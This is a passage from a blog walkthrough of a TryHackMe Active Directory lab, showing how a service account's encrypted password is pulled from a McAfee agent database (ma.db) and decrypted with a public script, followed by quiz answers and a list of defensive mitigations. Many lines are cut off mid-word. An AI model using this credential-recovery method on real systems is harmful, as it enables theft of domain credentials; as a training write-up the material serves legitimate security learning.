sqlite> .quit
```

Sqlitebrowser

```
# Run the process in the background
sqlitebrowser ./ma.db &
```

Click on the `Browse Data` tab and choose




DOMAIN	AUTH_USER	
Filter	Filter	Filter
NULL	NULL	NULL
za.tryhackme.com	svcAV	jWbTyS7BL1Hj7PkO5Di/QhhYmcGj5cOoZ2OkDTrFXsR/abAFPM9B3Q==

Reverse the Encrypted Password

We now know the service account username is `svcAV` and we have an encrypted password stored as a base64 string. Let's use the script provided in the exercise files to crac

```
encrypted_pw='jWbTyS7BL1Hj7PkO5Di/QhhYmcGj5cOoZ2C
python2 ./mcafee-sitelist-pwd-decryption-master/m
```



```
┌──(ben㉿kali)-[~/Pentest/Training/TryHackMe/Networ
└─$ encryped_pw='jWbTyS7BL1Hj7PkO5Di/QhhYmcGj5cOoZ2C

┌──(ben㉿kali)-[~/Pentest/Training/TryHackMe/Networ
└─$ python2 ./mcafee-sitelist-pwd-decryption-master/
Crypted password   : jWbTyS7BL1Hj7PkO5Di/QhhYmcGj5cO
Decrypted password : MyStrongPassword!
```

We now know the `svcAV` user's password

Questions

❓ What type of files often contain

Show Answer

```
Configuration files
```

❓ What is the name of the McAfee database that stores configuration including credentials used to connect to the orchestrator?

Show Answer

```
ma.db
```

❓ What table in this database store
orchestrator?

Show Answer

```
AGENT_REPOSITORIES
```

❓ What is the username of the AD ac
McAfee service?

Show Answer

```
svcAV
```

❓ What is the password of the AD account associated with the McAfee service?

Show Answer

```
MyStrongPassword!
```

Table of Contents

Task 8: Conclusion

Read through and understand **some** of th
Directory attack surface available to

- *User awareness and training - The w
chain is almost always users. Trai
that they should be careful about d
such as credentials and not trust s
attack surface.*
- *Limit the exposure of AD services a
applications must be accessible fro
that support NTLM and LDAP authenti
applications should be placed in an
through a VPN. The VPN can then sup
for added security.*
- *Enforce Network Access Control (NAC
from connecting rogue devices on th
require quite a bit of effort since
be allowlisted.*
- *Enforce SMB Signing - By enforcing
are not possible.*
- *Follow the principle of least privileges - In most cases, an attacker will be able to recover a set of AD credentials. By following the principle of least privilege, especially for credentials used for services, the risk associated with these credentials being compromised can be significantly reduced.*

Clean Up DNS Changes

This will be unique to your own system and environment. For me, I'll be referring back to the **Before** step here.

Written by

0xBEN

View all posts

More from 0xBEN


TRYHACKME

TryHackMe | Publisher

0xBEN
Jul 2, 2024 11 min read

0xBEN
Jun 24, 2024 9 min read

Table of Contents



TRYHACKME

TryHackMe | Airplane

0xBEN
Jun 21, 2024 11 min read

0xBEN

Cybersecurity and Coffee

Your email address

SUBSCRIBE

NAVIGATION

Cybersecurity
IT
Coffee
Free Resources
Topics
Notes
Have I Helped You?

Abc
Res
Prc
Mus
Git
LinkedIn
Twitter

SOCIAL

Twitter
RSS

Table of Contents

Table of Contents